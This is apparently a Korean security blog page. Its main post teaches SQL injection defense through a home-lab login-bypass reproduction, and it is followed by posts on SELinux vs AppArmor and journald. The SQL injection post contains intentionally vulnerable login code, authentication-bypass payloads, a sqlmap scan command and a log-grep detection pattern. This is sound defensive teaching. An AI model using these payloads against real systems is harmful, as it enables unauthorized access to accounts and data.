    [보안] SQL 인젝션 방어: 모의 해킹 사례로 본 실전 대응

    [보안] SQL 인젝션 방어: 모의 해킹 사례로 본 실전 대응

    웹 개발 13년, 인프라 운영 경험으로 느낀 건 SQL 인젝션 방어가 아직도 현장에서 가장 흔한 취약점이라는 점입니다. 특히 급하게 만든 관리자 페이지, 레거시 PHP 코드, 내부 업무용 도구에서 툭 튀어나오더라고요. 대단한 제로데이보다 기본기 부족에서 더 많이 터집니다. 이번 글은 제가 홈랩과 사내 교육 환경에서 직접 재현했던 모의 해킹 사례를 바탕으로, SQL 인젝션이 어떻게 발견되고 어떤 순서로 막아야 하는지 정리한 글입니다. 침투 테스트를 준비하는 분이나 OWASP Top 10을 실무 관점에서 이해하고 싶은 분께 도움이 될 거에요.

    처음엔 “요즘 누가 저렇게 단순한 실수를 해?” 싶었는데, 막상 로그를 따라가 보니 사소한 문자열 결합 하나가 인증 우회(Authentication Bypass)로 이어지더라고요. 여기서 중요한 포인트! SQL 인젝션 방어는 웹방화벽 하나 올린다고 끝나는 문제가 아니라, 코드 작성 습관과 검증 절차까지 같이 바뀌어야 합니다.

    SQL 인젝션 방어 아키텍처와 공격 흐름을 보여주는 다이어그램

    사용자 입력이 웹 서버, 애플리케이션, 데이터베이스로 흐르면서 어느 지점에서 검증과 바인딩이 필요한지 보여주는 개요 이미지입니다.

    1. 왜 아직도 SQL 인젝션이 계속 나올까요?

    쉽게 말해 SQL 인젝션(SQL Injection)은 사용자 입력값이 쿼리 문자열에 그대로 섞여 들어가는 문제입니다. 공격자는 입력창에 단순한 아이디나 검색어 대신 SQL 구문 일부를 넣고, 애플리케이션이 그걸 그대로 실행하게 만드는 거죠.

    제가 실무에서 자주 봤던 패턴은 이런 식입니다.

    • 로그인 페이지에서 아이디와 비밀번호를 문자열로 이어붙임
    • 검색 페이지에서 LIKE 조건을 직접 조합함
    • 정렬 파라미터(sort, order by)를 화이트리스트 없이 그대로 사용함
    • 에러 메시지를 자세히 노출해서 DB 구조를 유추하게 만듦

    OWASP Top 10에서도 인젝션 계열 취약점은 계속 중요하게 다뤄집니다. 이름이나 분류는 시기에 따라 조금씩 달라져도, 본질은 같습니다. 신뢰하면 안 되는 입력을 신뢰했다. 결국 여기로 돌아오더라고요.

    2. 개념부터 짚고 가보겠습니다

    2-1. 취약한 쿼리는 어떻게 만들어질까요?

    예를 들어 로그인 로직이 아래처럼 되어 있다고 해보겠습니다. 이런 코드는 교육용 예제에서 정말 많이 보지만, 레거시 시스템에서도 형태만 조금 바뀐 채 남아 있는 경우가 있습니다.

    <?php
    $id = $_POST['id'];
    $pw = $_POST['pw'];
    
    $sql = "SELECT * FROM users WHERE id = '$id' AND pw = '$pw'";
    $result = mysqli_query($conn, $sql);
    ?>

    문제는 <code>$id나 $pw에 작은따옴표와 조건식을 넣을 수 있다는 점입니다. 예를 들어 공격자가 아래처럼 넣으면요.

    id: admin' --
    pw: anything

    실제 쿼리는 대략 이런 식으로 바뀝니다.

    SELECT * FROM users WHERE id = 'admin' --' AND pw = 'anything'

    -- 뒤는 주석 처리되니 비밀번호 검증이 사실상 사라집니다. 처음 보면 “이게 진짜 먹나?” 싶은데, 조건식과 주석 규칙을 이해하면 왜 위험한지 바로 보입니다.

    2-2. SQL 인젝션 방어의 핵심은 뭘까요?

    제가 여러 번 삽질해보고 정리한 기준은 딱 네 가지입니다.

    1. Prepared Statement(준비된 문장) 또는 Parameterized Query(매개변수화 쿼리) 사용
    2. Input Validation(입력 검증)과 Allowlist(허용 목록) 적용
    3. Least Privilege(최소 권한) 원칙으로 DB 계정 분리
    4. Logging & Monitoring(로깅과 모니터링)으로 이상 징후 탐지

    많은 분이 1번만 기억하시는데, 실제로 운영해보면 3번과 4번이 사고 범위를 줄이는 데 정말 큽니다.

    3. 모의 해킹 사례: 로그인 우회 취약점 재현

    이 사례는 실제 고객 시스템이 아니라, 제가 홈랩에서 만든 교육용 환경입니다. 민감한 정보 없이 재현 가능한 형태로 구성했고, 침투 테스트 관점에서 어떤 흐름으로 점검하는지 보여드리려고 준비했습니다.

    3-1. 테스트 환경

    구성 요소 역할 설명
    웹 애플리케이션 로그인 기능 제공 의도적으로 취약한 문자열 결합 방식 사용
    MariaDB/MySQL 계열 DB 사용자 정보 저장 일반적인 LAMP 계열 환경과 유사하게 구성
    Burp Suite Community 요청 가로채기 프록시(Proxy) 용도로 활용
    sqlmap 자동화 점검 보조 수동 확인 후 보조적으로 사용

    실제로 써보니까 자동화 도구부터 돌리는 것보다, 먼저 요청 구조를 사람이 이해하는 게 훨씬 중요하더라고요. 자동화는 빨리 찾게 해주지만, 원인 분석까지 대신해주진 않습니다.

    3-2. 1단계: 요청 패턴 확인

    1. 브라우저 프록시를 Burp로 설정합니다.
    2. 로그인 페이지에 임의 계정으로 요청을 보냅니다.
    3. POST Body에 id, pw가 어떻게 전달되는지 확인합니다.
    4. 응답 코드와 에러 메시지 차이를 비교합니다.
    POST /login HTTP/1.1
    Host: lab.local
    Content-Type: application/x-www-form-urlencoded
    
    id=test&pw=test1234

    제가 가장 먼저 보는 건 세 가지입니다. 입력값 필터링이 있는지, 실패 응답이 모두 같은지, 그리고 데이터베이스 에러가 노출되는지요. 이 세 개만 봐도 절반은 감이 옵니다.

    3-3. 2단계: 수동 페이로드로 반응 확인

    다음으로는 아주 기본적인 문자열부터 넣어봅니다.

    '\n"\n' OR '1'='1

    만약 작은따옴표 하나만 넣었는데 500 에러가 나거나 SQL 문법 오류가 보이면, 일단 입력값이 쿼리에 직접 반영되고 있을 가능성이 큽니다. 여기서 너무 세게 들어가지 말고, 반응 차이를 보는 수준에서 멈추는 게 좋습니다. 모의 해킹은 증명이 목적이지, 실제 데이터 훼손이 목적이 아니거든요.

    모의 해킹 사례에서 로그인 요청을 분석하는 SQL 인젝션 방어 테스트 장면

    로그인 요청의 파라미터 구조와 응답 차이를 분석하는 장면을 보여주는 이미지입니다.

    3-4. 3단계: 로그인 우회 확인

    교육용 환경에서는 아래 같은 페이로드로 우회가 재현됐습니다.

    id=admin' -- \npw=anything

    또는 조건식을 분기시키는 방식도 가능합니다.

    id=' OR '1'='1' -- \npw=anything

    제가 직접 해보니 재미있는 지점이 하나 있었습니다. 개발자는 “비밀번호도 같이 검사하니까 괜찮다”라고 생각했는데, 실제로는 아이디 필드 하나만으로도 뒤쪽 조건이 다 무력화되더라고요. 현장에서 정말 흔한 착각입니다.

    4. 취약한 코드와 안전한 코드 비교

    4-1. 문자열 결합 방식의 문제

    # vulnerable example
    username = request.form['username']
    password = request.form['password']
    query = f"SELECT id FROM users WHERE username = '{username}' AND password = '{password}'"
    cursor.execute(query)

    이 코드는 보기엔 간단하지만, 입력값에 쿼리 제어권을 넘겨주는 셈입니다. 저도 예전에 사내 도구를 빠르게 붙이다가 비슷한 유혹을 받은 적이 있는데요. “내부망인데 뭐” 하고 넘어가면 나중에 더 크게 돌아옵니다. 내부 시스템도 피싱이나 계정 탈취 이후엔 공격 표적이 되거든요.

    4-2. Prepared Statement로 수정

    # safer example
    username = request.form['username']
    password = request.form['password']
    query = "SELECT id FROM users WHERE username = %s AND password = %s"
    cursor.execute(query, (username, password))

    핵심은 DB 드라이버가 데이터와 쿼리 구조를 분리해서 처리하게 만드는 겁니다. 즉, 사용자 입력은 더 이상 SQL 구문이 아니라 단순 값으로만 취급됩니다. SQL 인젝션 방어의 가장 기본이자 가장 강력한 방법이죠.

    4-3. 정렬 조건은 따로 처리해야 합니다

    여기서 많이 놓치는 부분이 있습니다. 테이블명, 컬럼명, 정렬 방향 같은 건 파라미터 바인딩으로 막기 어려운 경우가 있거든요. 이런 값은 반드시 허용 목록으로 제한해야 합니다.

    allowed_sort = {"created_at", "username", "last_login"}
    sort = request.args.get("sort", "created_at")
    if sort not in allowed_sort:
        sort = "created_at"
    query = f"SELECT id, username, created_at FROM users ORDER BY {sort} DESC"

    처음엔 번거로워 보여도, 실제 운영을 생각하면 훨씬 낫습니다. 허용된 선택지만 열어두는 방식이 결국 유지보수도 편하더라고요.

    5. SQL 인젝션 방어 전략을 운영 관점에서 정리해보겠습니다

    5-1. 코드 레벨 방어

    • Prepared Statement를 기본값처럼 사용합니다.
    • ORM(Object-Relational Mapping)을 쓰더라도 Raw Query(직접 쿼리) 사용 지점을 점검합니다.
    • 에러 메시지에 SQL 구문이나 테이블명을 노출하지 않습니다.
    • 입력 길이 제한과 형식 검증을 함께 둡니다.

    5-2. DB 레벨 방어

    • 애플리케이션 계정에 DROP, ALTER 같은 불필요 권한을 주지 않습니다.
    • 읽기 전용 서비스는 Read-Only 계정을 분리합니다.
    • 운영 계정과 마이그레이션(Migration) 계정을 분리합니다.

    5-3. 인프라 레벨 방어

    • WAF(Web Application Firewall)는 보조 수단으로 둡니다.
    • 리버스 프록시(Reverse Proxy) 또는 API Gateway에서 비정상 패턴을 로깅합니다.
    • DB 접근 경로를 내부 네트워크로 제한합니다.
    • 감사 로그(Audit Log)와 애플리케이션 로그를 함께 봅니다.
    취약한 쿼리와 안전한 SQL 인젝션 방어 코드를 비교한 이미지

    문자열 결합 방식과 매개변수 바인딩 방식의 차이를 한눈에 보여주는 비교 이미지입니다.

    5-4. 어떤 방어가 어디까지 막아주나요?

    방어 방법 막아주는 범위 한계
    Prepared Statement 값 기반 입력을 통한 인젝션 차단 동적 컬럼/정렬명은 별도 검증 필요
    입력 검증 비정상 값 조기 차단 검증만으로 완전 방어는 어려움
    최소 권한 DB 계정 침해 시 피해 범위 축소 취약점 자체가 사라지진 않음
    WAF 알려진 패턴 필터링 우회 가능, 오탐 가능
    로그 모니터링 사후 탐지와 대응 속도 개선 예방책은 아님

    6. ⚠️ 실제로 많이 겪는 문제와 트러블슈팅

    제가 현업과 홈랩에서 자주 봤던 삽질 포인트를 정리해봤습니다. 저도 처음엔 헷갈렸는데, 이 부분만 잡아도 재발이 크게 줄었습니다.

    6-1. 이스케이프만 하면 된다고 믿는 경우

    문자 이스케이프(Escape)는 보조 수단입니다. DB 설정, 문자셋, 드라이버 차이 때문에 예상과 다르게 동작할 수 있습니다. 예전에 레거시 앱 하나에서 수동 이스케이프 함수만 믿고 있었는데, 특정 입력에서 필터 우회가 가능해서 결국 전부 Prepared Statement로 갈아탔습니다. 그때 좀 삽질했습니다 ㅎㅎ

    6-2. ORM 쓰니까 안전하다고 생각하는 경우

    ORM을 써도 Raw SQL을 직접 붙이면 똑같이 위험합니다. 특히 관리자 검색 기능이나 통계 쿼리에서 예외적으로 직접 작성한 SQL이 문제를 만들더라고요.

    6-3. 에러 페이지가 너무 친절한 경우

    운영 중 디버그 모드가 켜져 있으면 테이블명, 컬럼명, 스택 트레이스(Stack Trace)까지 노출됩니다. 공격자 입장에서는 힌트 모음집입니다. 운영 환경에서는 일반화된 오류 메시지만 보여주고, 상세 내용은 내부 로그로만 남겨야 합니다.

    6-4. 탐지 룰이 없어서 시도 자체를 모르는 경우

    이상하게도 방어 코드는 넣어두고 로그는 안 보는 팀이 꽤 있습니다. 아래처럼 웹 로그에서 단순 패턴이라도 먼저 잡아두면 도움이 됩니다.

    grep -Ei "union select|or 1=1|-- |sleep\(|benchmark\(" /var/log/nginx/access.log

    물론 이 방식은 완전하지 않습니다. 하지만 초기 탐지나 교육용 시연에는 꽤 직관적입니다. 이후엔 SIEM(Security Information and Event Management)이나 중앙 로그 수집으로 확장하면 좋고요.

    7. 검증: 수정 후 어떻게 확인할까요?

    수정했다고 바로 끝내면 안 됩니다. SQL 인젝션 방어는 재현 테스트와 회귀 테스트(Regression Test)까지 묶어야 진짜 닫힌 겁니다.

    1. 기존 정상 로그인/조회 기능이 그대로 동작하는지 확인합니다.
    2. 이전에 먹히던 페이로드가 더 이상 동작하지 않는지 확인합니다.
    3. 에러 메시지가 일반화되어 있는지 확인합니다.
    4. DB 계정 권한이 최소화되었는지 확인합니다.
    5. 로그에 공격 시도가 남는지 확인합니다.
    sqlmap -u "http://lab.local/login" \
      --data="id=test&pw=test1234" \
      --batch \
      --risk=1 \
      --level=1

    중요한 건 자동화 도구 결과를 맹신하지 않는 겁니다. 제가 직접 해보니, 방어가 잘 되어 있어도 앱 특성 때문에 의심 결과가 나오는 경우가 있었고요. 반대로 일부 동적 쿼리는 사람이 맥락을 봐야 진짜 위험성을 알 수 있었습니다.

    SQL 인젝션 방어 적용 전후 결과와 로그 분석을 보여주는 대시보드

    취약점 재현 실패, 로그 탐지 성공, 권한 축소 적용 여부를 시각적으로 확인하는 결과 이미지입니다.

    7-1. 간단 체크리스트

    • ✅ 모든 사용자 입력이 바인딩 처리되는가
    • ✅ 동적 정렬/필터 값은 허용 목록으로 제한되는가
    • ✅ 운영 에러 페이지에 SQL 정보가 노출되지 않는가
    • ✅ 앱 DB 계정이 과도한 권한을 갖고 있지 않은가
    • ✅ 침투 테스트 후 재검증 기록이 남아 있는가

    8. 정리와 다음 단계

    이번 모의 해킹 사례에서 핵심은 단순합니다. SQL 인젝션은 화려한 공격이 아니라, 입력을 쿼리 구조와 섞어버린 개발 습관에서 시작됩니다. 그리고 SQL 인젝션 방어는 Prepared Statement 하나로 출발하지만, 최소 권한, 에러 처리, 로깅, 재검증까지 이어져야 제대로 닫힙니다.

    혹시 지금 운영 중인 내부 도구가 있다면, 로그인과 검색 기능부터 먼저 보세요. 거기가 가장 자주 터집니다. 저도 처음엔 “이 정도는 괜찮겠지” 했다가 나중에 테스트 로그 보고 식은땀 흘린 적이 있거든요. 드디어 됐다! 싶은 순간은 보통 재현이 안 될 때가 아니라, 왜 안 되는지 근거까지 설명할 수 있을 때 오더라고요.

    다음 글에서는 XSS(Cross-Site Scripting)와 CSRF(Cross-Site Request Forgery)를 묶어서 다룰 예정입니다. 이전 글의 로그 분석 편도 같이 보시면 흐름이 더 잘 잡히실 겁니다.

    Prepared Statement, 입력 검증, 최소 권한, 모니터링을 한 장으로 요약한 마무리 이미지입니다.

    FAQ

    Q1. WAF만 있으면 SQL 인젝션 방어가 충분한가요?

    아닙니다. WAF는 우회 가능성이 있고, 애플리케이션 코드 수준 문제를 근본적으로 해결하지 못합니다. 보조 장비로 봐야 합니다.

    Q2. 내부망 서비스도 꼭 점검해야 하나요?

    네. 내부망 서비스는 방심하기 쉬워서 오히려 취약한 경우가 많습니다. 계정 탈취나 VPN 접속 이후 lateral movement의 출발점이 되기도 합니다.

    Q3. 침투 테스트는 어디부터 시작하면 좋을까요?

    로그인, 검색, 정렬, 필터, 다운로드 파라미터처럼 사용자 입력이 DB 질의와 연결되는 화면부터 시작하시면 됩니다. 이 순서가 실패 확률이 낮습니다.

  • [Linux 보안] SELinux vs AppArmor: 선택 가이드와 실전 비교

    [Linux 보안] SELinux vs AppArmor: 선택 가이드와 실전 비교

    [Linux 보안] SELinux vs AppArmor: 선택 가이드와 실전 비교

    리눅스 서버를 운영하다 보면 결국 한 번은 붙잡게 되는 주제가 있습니다. 바로 SELinux AppArmor 비교입니다. 방화벽만 잘 열고 닫는다고 끝나는 게 아니더라고요. 실제 운영 환경에서는 프로세스가 어디까지 접근할 수 있는지, 침해 사고가 났을 때 피해 범위를 얼마나 좁힐 수 있는지가 정말 중요합니다. 저도 홈랩에서 웹 서버, 컨테이너, 파일 공유 서비스를 이것저것 올려보면서 Linux 보안을 강화하려다가 SELinux(Security-Enhanced Linux)와 AppArmor(Application Armor)를 번갈아 만져봤습니다. 처음엔 둘 다 비슷해 보였는데, 직접 써보니까 운영 철학부터 관리 포인트까지 꽤 다르더라고요.

    혹시 이런 경험 있으신가요? 서비스는 분명 정상인데 권한 거부 때문에 접속이 안 되고, 로그를 보면 더 헷갈리는 상황 말입니다. 저도 처음엔 이게 뭔가 싶었는데, 기준만 잡고 보면 선택이 꽤 쉬워집니다. 이번 글에서는 SELinux vs AppArmor를 비교하면서, 어떤 환경에서 무엇을 선택하면 좋은지 경험 기준으로 풀어보겠습니다.

    SELinux AppArmor 비교를 보여주는 리눅스 보안 개요 다이어그램

    SELinux와 AppArmor가 커널 보안 계층에서 어떻게 동작하는지 보여주는 개요 이미지입니다.

    1. 왜 SELinux와 AppArmor가 중요한가

    쉽게 말해 둘 다 MAC(Mandatory Access Control, 강제 접근 통제) 계열입니다. 일반적인 파일 권한처럼 사용자가 알아서 결정하는 DAC(Discretionary Access Control, 임의 접근 통제)보다 훨씬 강하게 제어하는 방식이거든요. 프로세스가 root 권한을 가졌다고 해도, 보안 정책이 막고 있으면 파일을 읽거나 네트워크 동작을 하지 못하게 되는 겁니다.

    이게 왜 중요하냐면, 서비스 하나가 뚫렸을 때 전체 서버로 번지는 걸 줄여주기 때문이에요. 예를 들어 웹 서버 프로세스가 취약점으로 악용되더라도, 원래 접근하면 안 되는 디렉터리나 소켓을 막아두면 피해 확산을 줄일 수 있습니다. 제가 홈랩에서 리버스 프록시, 파일 서버, 테스트용 앱을 굴릴 때도 결국 마지막 안전장치 역할은 이런 보안 정책이 하더라고요. 평소엔 귀찮아 보여도, 문제 생기면 존재감이 정말 확실합니다.

    2. SELinux와 AppArmor 개념 설명

    2-1. SELinux는 라벨 기반입니다

    SELinux는 객체와 프로세스에 보안 컨텍스트(context, 보안 문맥) 라벨을 붙여서 제어합니다. 파일, 포트, 프로세스가 각각 어떤 타입인지 보고 허용 여부를 판단하는 방식이죠. 처음엔 정말 어렵습니다. 저도 파일 권한만 보다가 갑자기 컨텍스트를 보라니까 삽질 좀 했어요. 그런데 익숙해지면 정책이 꽤 정교하고 체계적이더라고요.

    • 파일과 디렉터리에 보안 라벨을 부여합니다.
    • 프로세스도 특정 도메인(domain, 실행 문맥)으로 실행됩니다.
    • 정책이 세밀해서 대규모 운영 환경에 잘 맞는 편입니다.

    2-2. AppArmor는 경로 기반입니다

    AppArmor는 파일 경로(path, 경로)를 기준으로 제어합니다. 그래서 사람이 읽고 이해하기가 상대적으로 훨씬 쉽습니다. 특정 실행 파일이 어느 경로를 읽고 쓸 수 있는지 프로파일(profile, 정책 파일)로 정의하는 방식이거든요. Ubuntu 계열에서 처음 보안 강화 기능을 접할 때 부담이 덜한 이유가 바로 여기에 있습니다.

    • 실행 파일별 프로파일을 적용합니다.
    • 경로 기반이라 정책을 읽기 쉽습니다.
    • 처음 도입할 때 학습 곡선이 비교적 완만합니다.

    3. SELinux와 AppArmor 비교: 무엇이 다른가

    여기서 중요한 포인트! SELinux AppArmor 비교를 할 때 단순히 “누가 더 강한가”로 보면 답이 잘 안 나옵니다. 실제로는 운영 방식에 맞는지가 훨씬 더 중요하거든요.

    항목 SELinux AppArmor
    정책 기준 라벨 기반 경로 기반
    학습 난이도 상대적으로 높음 상대적으로 낮음
    정책 세밀도 매우 세밀함 직관적이고 단순한 편
    대표 사용 환경 RHEL 계열에서 자주 사용 Ubuntu 계열에서 자주 사용
    초기 운영 체감 로그 분석이 중요 프로파일 관리가 중요
    적합한 상황 엄격한 통제, 장기 운영 빠른 도입, 단순한 서비스 보호

    제 경험상 정리하면 이렇습니다.

    • SELinux: 처음엔 어렵지만, 표준화된 운영과 세밀한 정책이 필요한 환경에서 정말 강합니다.
    • AppArmor: 빠르게 적용하고 이해하기 쉬워서 소규모 서비스나 초기 구축에 부담이 훨씬 적습니다.
    • 보안 강도만 볼 게 아니라, 팀이 정책을 유지할 수 있는지가 더 중요한 선택 기준이 됩니다.

    4. 실전 구현: SELinux 기본 확인과 적용

    이제 실전으로 가보겠습니다. 제가 직접 해보니 무조건 정책부터 건드리기보다, 현재 상태를 먼저 보는 게 훨씬 낫습니다. SELinux는 특히 더 그렇습니다. 상태 확인 없이 파일만 만지면 나중에 왜 막혔는지 추적이 훨씬 어려워지거든요.

    1. SELinux 상태를 확인합니다.
    2. 서비스 파일 컨텍스트를 점검합니다.
    3. 필요하면 적절한 컨텍스트를 다시 지정합니다.
    4. 로그를 보고 실제 차단 원인을 확인합니다.
    getenforce
    seststatus
    ls -Z /var/www
    ps -eZ | grep httpd

    getenforce는 현재 모드를 빠르게 보여줍니다. Enforcing이면 정책이 실제로 강제 적용 중이고, Permissive면 차단 대신 로그만 남깁니다. 처음 테스트할 땐 Permissive 모드에서 원인부터 보는 게 훨씬 편하더라고요.

    sudo semanage fcontext -a -t httpd_sys_content_t "/srv/myweb(/.*)?"  
    sudo restorecon -Rv /srv/myweb

    이 명령은 웹 서버 콘텐츠 디렉터리에 적절한 타입을 지정하는 예시입니다. 여기서 정말 중요한 건 chmod로 해결하려고 하지 말고 컨텍스트를 봐야 한다는 점이에요. 저도 예전에 권한은 맞는데 계속 403이 떠서 한참 헤맸는데, 알고 보니 파일 라벨이 안 맞았던 경우가 정말 많았거든요.

    sudo ausearch -m avc -ts recent
    sudo journalctl -t setroubleshoot --since today

    SELinux는 로그를 보는 습관이 정말 핵심입니다. 거부 로그를 보면 무엇이 막혔는지 힌트를 얻을 수 있어요. 드디어 됐다! 하는 순간이 대부분 여기서 옵니다.

    SELinux AppArmor 비교 글의 SELinux 컨텍스트 적용 흐름 이미지

    SELinux에서 컨텍스트를 확인하고 복구하는 흐름을 단계별로 보여주는 이미지입니다.

    5. 실전 구현: AppArmor 기본 확인과 프로파일 적용

    AppArmor는 상대적으로 진입 장벽이 훨씬 낮습니다. 실제로 써보니까 정책 파일이 사람이 읽기 쉬워서, 빠르게 감을 잡기 정말 좋더라고요. 특히 단일 서비스 보호 용도로는 꽤 편했습니다.

    1. AppArmor가 활성화되어 있는지 확인합니다.
    2. 현재 로드된 프로파일과 적용 상태를 봅니다.
    3. 필요한 프로파일을 enforce 모드로 전환합니다.
    4. 로그를 보고 누락된 권한을 보완합니다.
    sudo aa-status
    sudo apparmor_status

    배포판에 따라 둘 중 하나를 쓰게 되는 경우가 있습니다. 출력에서 어떤 프로파일이 enforce 모드인지, complain 모드인지 확인하면 됩니다. complain은 차단 대신 기록만 남기는 모드라서 테스트할 때 정말 유용해요.

    sudo aa-complain /etc/apparmor.d/usr.sbin.nginx
    sudo aa-enforce /etc/apparmor.d/usr.sbin.nginx

    AppArmor는 이렇게 프로파일 단위로 전환하는 방식이 직관적입니다. 경로 기반이라 “이 서비스가 이 디렉터리를 왜 못 읽지?”를 추적할 때 상대적으로 수월했어요. 다만 경로 변경이 잦은 환경에서는 프로파일 관리가 생각보다 귀찮을 수 있습니다.

    sudo journalctl -k | grep DENIED
    sudo dmesg | grep apparmor

    차단 로그도 꼭 봐야 합니다. AppArmor는 쉬워 보이지만, 결국 로그를 안 보면 감으로 수정하게 되거든요. 그럼 나중에 정책이 지저분해져서 관리가 힘들어집니다.

    6. 어떤 환경에서 무엇을 선택할까

    SELinux AppArmor 비교의 결론은 기술 우열보다 운영 적합성에 있습니다. 제가 홈랩과 실무성 테스트 환경에서 느낀 기준을 정리해보면 이렇습니다.

    • SELinux를 권하고 싶은 경우: RHEL 계열을 쓰고 있고, 정책 일관성과 세밀한 제어가 중요할 때
    • AppArmor를 권하고 싶은 경우: Ubuntu 계열을 쓰고 있고, 빠르게 프로파일을 읽고 조정해야 할 때
    • 팀 운영 관점: 로그 분석과 정책 유지에 익숙한 팀이면 SELinux도 충분히 잘 굴릴 수 있습니다.
    • 개인 홈랩 관점: 처음 시작할 땐 AppArmor가 덜 부담스러울 수 있어요.

    사실 제가 직접 써봤을 때 느낀 체감은 이랬습니다. SELinux는 한 번 체계가 잡히면 든든하고, AppArmor는 처음 붙을 때 편하다는 거죠. 둘 다 좋은 도구인데, 도구보다 운영자의 숙련도가 더 크게 작용하더라고요.

    SELinux AppArmor 비교 선택 가이드를 위한 의사결정 이미지

    배포판, 운영 인력, 정책 복잡도에 따라 어떤 선택이 맞는지 보여주는 결정 흐름도입니다.

    7. ⚠️ 주의사항과 트러블슈팅

    이 섹션은 정말 중요합니다. 저도 처음엔 보안 기능을 꺼버리고 끝내고 싶었던 순간이 정말 많았거든요. 근데 그 습관 들이면 나중에 훨씬 더 힘들어집니다.

    7-1. 서비스가 안 되면 바로 비활성화하지 마세요

    가장 흔한 실수가 “일단 꺼서 되게 만들자”라는 생각입니다. 테스트 중 잠깐 상태를 완화하는 건 가능하지만, 영구 비활성화는 정말 신중해야 합니다. 문제 원인을 안 보고 끄면 이후에 보안 사고 대응력이 확 떨어지거든요.

    7-2. 파일 권한과 보안 정책을 혼동하지 마세요

    SELinux에서는 파일 권한이 맞아도 컨텍스트가 틀리면 접근이 막힙니다. AppArmor에서는 프로세스가 파일 경로 접근 권한을 갖고 있는지 별도로 봐야 합니다. 즉, chmod와 chown만으로는 완벽하게 해결되는 게 아닙니다.

    7-3. 로그 없는 수정은 거의 실패합니다

    • SELinux: AVC 거부 로그 확인
    • AppArmor: DENIED 로그 확인
    • 정책 변경 전후로 무엇이 달라졌는지 기록

    제가 실무 비슷한 환경에서 자주 하는 방식은 간단합니다. 먼저 로그를 보고, 그다음 가장 좁은 범위로 수정합니다. 한 번에 크게 열어버리면 편하긴 한데, 나중에 왜 열었는지 기억이 안 나더라고요.

    8. 검증과 결과 확인

    설정을 끝냈다면 반드시 검증해야 합니다. 적용했다고 믿는 것과 실제로 동작하는 건 정말 다르거든요. 여기서 확인할 건 세 가지입니다.

    1. 서비스가 정상 동작하는지 확인합니다.
    2. 보안 정책이 실제로 enforce 중인지 확인합니다.
    3. 거부 로그가 불필요하게 반복되지 않는지 봅니다.
    curl -I http://localhost
    getenforce
    sudo aa-status
    sudo journalctl -k --since "10 minutes ago"

    정상 응답이 오고, 보안 모드가 의도한 상태이며, 로그에 반복적인 거부가 없다면 1차 검증은 통과입니다. ✅ 여기까지 오면 운영 가능한 상태에 꽤 가까워진 겁니다. 저도 이 단계까지 정리해두면 이후 서비스 추가가 훨씬 수월했어요.

    SELinux AppArmor 비교 적용 후 검증 결과를 보여주는 대시보드 이미지

    서비스 정상 응답, 정책 적용 상태, 로그 감소 여부를 한눈에 확인하는 결과 이미지입니다.

    9. 정리와 FAQ

    SELinux vs AppArmor를 한 줄로 요약하면 이렇습니다. 세밀한 통제와 표준 운영이면 SELinux, 빠른 이해와 간결한 관리면 AppArmor를 선택하는 게 맞습니다. 물론 현실에선 배포판 기본값과 팀 경험이 선택에 큰 영향을 줍니다. 그래서 제 추천은 무조건 하나를 고집하기보다, 현재 운영 체계와 문제 해결 방식에 맞추는 거예요.

    다음 단계로는 컨테이너 환경에서의 보안 프로파일, systemd 서비스 하드닝, seccomp(시스템 콜 필터링) 같은 주제까지 이어가면 좋습니다. 이 부분은 다음 글에서 다룰 예정입니다. 이전 글에서 다뤘던 리눅스 권한 구조와 함께 보시면 흐름이 더 잘 잡히실 거예요.

    자주 묻는 질문

    • Q. 둘 중 하나만 꼭 써야 하나요?
      A. 보통은 배포판과 운영 표준에 맞춰 하나를 중심으로 관리하는 편이 현실적입니다.
    • Q. 초보자에게는 뭐가 더 쉬운가요?
      A. 대체로 AppArmor가 더 직관적입니다. 다만 장기 운영 기준에선 SELinux를 배워둘 가치가 정말 큽니다.
    • Q. 보안 기능이 성능을 크게 떨어뜨리나요?
      A. 일반적인 서버 운영에서 체감보다 정책 정확성이 더 큰 이슈인 경우가 많았습니다.
    SELinux AppArmor 비교 장단점을 정리한 인포그래픽

    선택 기준, 장단점, 추천 시나리오를 한 장으로 정리한 요약 인포그래픽입니다.

    마지막으로, SELinux AppArmor 비교를 하다 보면 자꾸 정답 하나를 찾게 되는데요. 실제로 써보니까 정답은 환경마다 달랐습니다. 중요한 건 꺼두는 게 아니라 이해하고 운영하는 거예요. 처음엔 헷갈려도, 로그를 읽고 정책을 조금씩 줄여가다 보면 감이 옵니다. 그 과정이 조금 번거롭긴 해도, 서버를 오래 안정적으로 굴리려면 결국 한 번은 넘어야 할 산이더라고요. 이거 정말 중요합니다.

  • [Linux] journald 로그 관리: systemd 실전 트러블슈팅 5가지

    [Linux] journald 로그 관리: systemd 실전 트러블슈팅 5가지

    [Linux] journald 로그 관리: systemd 실전 트러블슈팅 5가지

    서버 장애는 꼭 바쁜 시간에 터지더라고요. 특히 journald 로그 관리가 제대로 안 되어 있으면, 분명 에러는 났는데 로그가 어디 갔는지부터 찾게 됩니다. 저도 홈랩에서 Rocky Linux, Ubuntu 계열 서버를 굴리면서 처음엔 /var/log만 뒤지다가 시간을 꽤 날렸습니다. 근데 systemd 기반 배포판에서는 journalctl 하나만 제대로 익혀도 장애 대응 속도가 확 달라지거든요. 이번 글에서는 제가 실제로 자주 쓰는 Linux 트러블슈팅 방식 기준으로, 운영 중 바로 써먹을 수 있는 로그 분석 팁 5가지를 정리해보겠습니다.

    journald 로그 관리 개요와 systemd 로그 수집 구조 이미지

    systemd와 journald가 서비스 로그를 수집하고 조회하는 전체 흐름을 보여주는 개요 이미지입니다.

    1. journald가 중요한 이유: 파일 로그만 보던 습관에서 벗어나야 합니다

    쉽게 말해 journald는 systemd 환경에서 로그를 모아두는 중앙 저장소 역할을 합니다. 전통적인 텍스트 로그 파일처럼 보이는 방식과는 조금 다르죠. 서비스별 로그, 부팅 세션별 로그, 우선순위(priority), 커널 메시지까지 한 번에 엮어서 볼 수 있다는 게 핵심입니다.

    처음엔 이게 뭔가 싶었는데, 실제로 써보니까 특정 서비스가 언제 죽었는지, 재시작되기 직전에 어떤 에러가 있었는지 추적하기가 훨씬 편했습니다. 특히 컨테이너 호스트나 작은 홈서버처럼 서비스 수가 늘어나는 환경에서는 로그가 여기저기 흩어져 있으면 진짜 피곤하거든요.

    • journalctl: journald 로그 조회 도구
    • persistent logging(영구 저장): 재부팅 후에도 로그 유지
    • priority(우선순위): error, warning 같은 중요도 기준 필터링
    • boot scope(부팅 범위): 특정 부팅 시점 로그만 추적

    2. 기본 개념 먼저: journalctl은 어떻게 봐야 덜 헷갈릴까

    저도 처음엔 journalctl 치고 로그가 너무 많이 나와서 바로 닫았습니다. 그래서 저는 아래 순서로 익히는 걸 추천합니다.

